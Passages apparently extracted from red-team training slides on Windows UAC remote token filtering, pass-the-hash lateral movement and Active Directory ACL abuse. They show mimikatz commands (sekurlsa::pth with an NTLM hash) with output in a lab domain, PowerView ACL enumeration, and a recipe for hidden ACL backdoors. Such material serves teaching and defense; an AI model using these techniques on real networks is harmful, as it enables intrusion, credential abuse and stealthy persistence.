Reference: Remote Access and UAC

<u>EnableLUA</u>	<u>LocalAccountTokenFilterPolicy</u>	<u>FilterAdministratorToken</u>	Integrity Level when logging in remotely with an admin local accounts	Lateral Movement possible with shared administrative local account password?
0	N/A	N/A	All admin local accounts login remotely with a high integrity token	Yes, any admin local account can be used for lateral movement
1	0	0	(Default setting) Only the RID-500 admin local account logs in remotely with a high integrity token. All other admin local accounts login with medium integrity.	Yes, but only the RID 500 admin local account can be used for lateral movement.
1	1	0 or 1	All admin local accounts login remotely with a high integrity token	Yes, any admin local account can be used for lateral movement
1	0	1	All admin local accounts login remotely with a medium integrity token	No, no admin local account can be used for lateral movement


- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA (Sidenote: LUA = Limit User Account, the old name for UAC)
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdministratorToken

```
mimikatz # crypto::hash /password:Password123!
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
LM : e52cac67419a9a22c17ec4fe2a5374cb
MD5 : 3e649f4db026fb32e9938e1390d6a5e6
SHA1: e30d1c18c56c027667d35734660751dc80203354
SHA2: 3eb17eaa86fe728298f1f07c16f1e37f389bafba71092010052fce7d08cd60bb
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # sekurlsa::pth /ntlm:2b576acbe6bcfda7294d6bd18041b8fe /user:admin /domain:.
```

```
user      : admin
domain   :
program  : cmd.exe
impers.  : no
NTLM     : 2b576acbe6bcfda7294d6bd18041b8fe
| PID    : 2964
| TID    : 484
| LSA Process is now R/W
| LUID 0 ; 1107041 (00000000:0010e461)
\_\ msv1_0 - data copy @ 000000000017356B0 : OK !
\_\ kerberos - data copy @ 00000000001785178
  \_\ aes256_hmac      -> null
  \_\ aes128_hmac      -> null
  \_\ rc4_hmac_nt      OK
  \_\ rc4_hmac_old     OK
  \_\ rc4_md4          OK
  \_\ rc4_hmac_nt_exp  OK
  \_\ rc4_hmac_old_exp OK
  \_\ *Password replace -> null
```



LocalAccountTokenFilterPolicy = 0
on WINTEST, therefore access is
denied

mimikatz #

Registry Editor

File Edit View Favorites Help

The screenshot shows the Windows Registry Editor interface. On the left is a tree view of registry keys under 'Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System'. On the right is a table with columns 'Name', 'Type', and 'Data'. A specific entry, 'LocalAccountTokenFilterPolicy', is highlighted with a red border. The table data is as follows:

Name	Type	Data
(Default)	REG_SZ	(value not set)
ConsentPromptBehaviorAdmin	REG_DWORD	0x00000005 (5)
ConsentPromptBehaviorUser	REG_DWORD	0x00000003 (3)
dontdisplaylastusername	REG_DWORD	0x00000000 (0)
EnableInstallerDetection	REG_DWORD	0x00000001 (1)
EnableLUA	REG_DWORD	0x00000001 (1)
EnableSecureUIAPaths	REG_DWORD	0x00000001 (1)
EnableUIADesktopToggle	REG_DWORD	0x00000000 (0)
EnableVirtualization	REG_DWORD	0x00000001 (1)
FilterAdministratorToken	REG_DWORD	0x00000000 (0)
legalnoticecaption	REG_SZ	
legalnoticetext	REG_SZ	
PromptOnSecureDesktop	REG_DWORD	0x00000001 (1)
scforceoption	REG_DWORD	0x00000000 (0)
shutdownwithoutlogon	REG_DWORD	0x00000001 (1)
undockwithoutlogon	REG_DWORD	0x00000001 (1)
ValidateAdminCodeSignatures	REG_DWORD	0x00000000 (0)
LocalAccountTokenFilterPolicy	REG_DWORD	0x00000001 (1)

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System

Changing LocalAccountTokenFilterPolicy from the default value of 0 to 1


```
mimikatz # crypto::hash /password:Password123!
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
LM : e52cac67419a9a22c17ec4fe2a5374cb
MD5 : 3e649f4db026fb32e9938e1390d6a5e6
SHA1: e30d1c18c56c027667d35734660751dc80203354
SHA2: 3eb17eaa86fe728298f1f07c16f1e37f389bafba71092010052fce7d08cd60bb
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # sekurlsa::pth /ntlm:2b576acbe6bcfda7294d6bd18041b8fe /user:admin /domain:.
```

```
user : admin
domain :
program : cmd.exe
impers. : no
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
PID 2964
TID 484
LSA Process is now R/W
LUID 0 : 1107041 (00000000:0010e461)
msv1_0 - data copy @ 00000000017356B0 : OK !
kerberos - data copy @ 0000000001785178
aes256_bmac -> null
```

LocalAccountTokenFilterPolicy = 1
on WINTEST, so token filtering
does not occur and we can
successfully authenticate with a
non-RID 500 administrative local
account!



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\WINTEST\C$  
Access is denied.

C:\Windows\system32>dir \\WINTEST\C$  
Volume in drive \\WINTEST\C$ has no label.  
Volume Serial Number is 1249-F12D

Directory of \\WINTEST\C$  
  
07/13/2009  08:20 PM    <DIR>          PerfLogs  
03/10/2017   05:19 PM    <DIR>          Program Files  
07/13/2009  10:08 PM    <DIR>          Program Files (x86)  
03/10/2017   05:18 PM    <DIR>          Users  
03/10/2017   05:22 PM    <DIR>          Windows  
                           0 File(s)           0 bytes  
                           5 Dir(s)  53,750,149,120 bytes free
```


Appendix: Active Directory Security Descriptors

- **Active Directory Security Descriptors**
 - **Background**
 - **Enumeration With PowerView**
 - **ACLs and BloodHound**
 - **Abuse**

Active Directory Security Descriptors

- Every securable object in Active Directory has a security descriptor, which includes:
 - Object owner, its Discretionary Access Control List (DACL), and System Access Control List (SACL)
- The DACL is populated by Access Control Entries (ACEs) which identify what control other principals are granted/denied over the object
 - These ACEs are most commonly inherited from objects higher up the OU tree, such as OUs or the domain object, but explicit permissions can be added as well


The SRM and Canonical ACE Order




Why Care?

- There's a general lack of awareness of the impact of misconfigured AD DACLs by sysadmins and third party vendors
- “Misconfiguration debt” can pile up over time (Exchange!)
- ***Any domain authenticated user can enumerate DACLs for pretty much any Active Directory object!***
 - And communication only happens with the DC!
- It's often difficult to determine whether a specific AD DACL misconfiguration was set maliciously or configured by accident...


Active Directory Security Descriptors



Active Directory Security Descriptors



Active Directory Security Descriptors



Active Directory Security Descriptors

The image shows two windows related to Active Directory security descriptors.


Left Window: Active Directory Users and Computers. The left pane shows a tree view of the directory structure under 'contoso.local'. The 'Users' folder is selected. A context menu is open over the 'Users' folder, with the 'Delegate Control...' option highlighted. Other options in the menu include 'Find...', 'New', 'All Tasks', 'View', 'Refresh', 'Export List...', 'Properties', and 'Help'. At the bottom of the window, there is a status bar with the text 'WinRMRem...'.

Right Window: Delegation of Control Wizard. This is a dialog box titled 'Delegation of Control Wizard'. It has a section titled 'Tasks to Delegate' with the sub-instruction 'You can select common tasks or customize your own.' Below this, there are two radio button options: 'Delegate the following common tasks:' and 'Create a custom task to delegate'. Under the first option, a list of tasks is shown, with the second task, 'Reset user passwords and force password change at next logon', checked. Other tasks listed include 'Create, delete, and manage user accounts', 'Read all user information', 'Create, delete, and manage groups', 'Modify the membership of a group', 'Create, delete, and manage inetOrgPerson accounts', and 'Reset inetOrgPerson passwords and force password change at next logon'. At the bottom of the dialog are buttons for 'Back', 'Next >', 'Cancel', and 'Help'.

“Hidden” ACL Backdoors

- We can add a “**Deny**” rule that prevents anyone we specify (“Domain Admins” or otherwise) from reading the DACL for the object (and/or modify the ACLs or the owner)
 - **Deny** rules take precedence over **Allow** rules!
 - But an object’s owner retains full access despite any explicit deny
- Attack approach:
 - Modify the owner of the target object to an account you control
 - Add a **deny** rule for **ReadControl**, **WriteDacl**, and **WriteOwner** for **BUILTIN\Everyone** (SID: S-1-1-0)
- Whitepaper:
https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

“Hidden” ACL Backdoors



You do not have permission to view the current permission settings for harmj0y, but you can make permission changes.

OK

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -Verbose
VERBOSE: [Get-DomainSearcher] search string:
LDAP://PRIMARY.testlab.local/DC=testlab,DC=local
VERBOSE: [Get-DomainObjectAcl] Get-DomainObjectAcl filter string:
(&(|(|(samAccountName=harmj0y)(name=harmj0y)(displayname=harmj0y)))))
VERBOSE: [Get-DomainObjectAcl] Error: Exception calling ".ctor" with "2"
argument(s): "Value cannot be null.
Parameter name: binaryForm"
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl harmj0y -ResolveGUIDs | ?{$_AceQualifi
er -ne 'AccessAllowed'}
```

AceType	AccessDenied
ObjectDN	: CN=Harmj0y,CN=Users,DC=testlab,DC=local
ActiveDirectoryRights	: ReadControl
OpaqueLength	: 0
ObjectSID	: S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags	: ContainerInherit
BinaryLength	: 36
IsInherited	: False
IsCallback	: False
PropagationFlags	: None
SecurityIdentifier	: S-1-5-21-883232822-274137685-4173207997-512
AccessMask	: 16777216
AuditFlags	: None
AceFlags	: ContainerInherit
AceQualifier	: AccessDenied

PowerView and DACLs

- PowerView's **Get-DomainObjectAcl** executes the LDAP method and translates the security descriptor automatically

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y

objectDN          : CN=harmj0y,CN=Users,DC=testlab,DC=local
ObjectSID         : S-1-5-21-883232822-274137685-4173207997-1111
ActiveDirectoryRights : ReadProperty
ObjectAceFlags    : ObjectAceTypePresent
ObjectAceType     : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength      : 56
AceQualifier      : AccessAllowed
IsCallback        : False
OpaqueLength      : 0
AccessMask         : 16
SecurityIdentifier : S-1-5-21-883232822-274137685-4173207997-553
AceType           : AccessAllowedObject
```

ACE Breakdown

- **ActiveDirectoryRights:** specifies the access rights that are assigned with the ACE (a.k.a. Access mask)
 - “ExtendedRights” are more granular rights, i.e. “force reset password”
- **AceQualifier:** *AccessAllowed* or *AccessDenied*
- **ObjectAceType:** GUID that specifies any of the following
 - A property or property set the right applies to
 - A specific extended right
 - The type of object that can be created (specific to the CreateChild right)
- **SecurityIdentifier:** the SID of the object that possess the right


-ResolveGUIDs

```
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl -Identity harmj0y -ResolveGUIDs |  
? {$_._SecurityIdentifier -match $(ConvertTo-SID eviluser)}
```


AceQualifier	:	AccessAllowed
ObjectDN	:	CN=harmj0y.CN=Users.DC=testlab,DC=local
ActiveDirectoryRights	:	ExtendedRight
ObjectAceType	:	User-Force-Change-Password
ObjectSID	:	S-1-5-21-883232822-274137685-4173207997-1111
InheritanceFlags	:	None
BinaryLength	:	56
AceType	:	AccessAllowedObject
ObjectAceFlags	:	ObjectAceTypePresent
IsCallback	:	False
PropagationFlags	:	None
SecurityIdentifier	:	S-1-5-21-883232822-274137685-4173207997-1115
AccessMask	:	256
AuditFlags	:	None
IsInherited	:	False
AceFlags	:	None
InheritedObjectAceType	:	All
OpaqueLength	:	0

BloodHound and ACLs

- The BloodHound attack graph also includes Active Directory object control edges!
- The current scope of securable objects in Active Directory that BloodHound currently tracks includes **users**, **groups**, and **computers**
- In the future, GPOs, OU trees, and other node types will be added to cover even more escalation pathways possible in Active Directory



Abuse: ForceChangePW

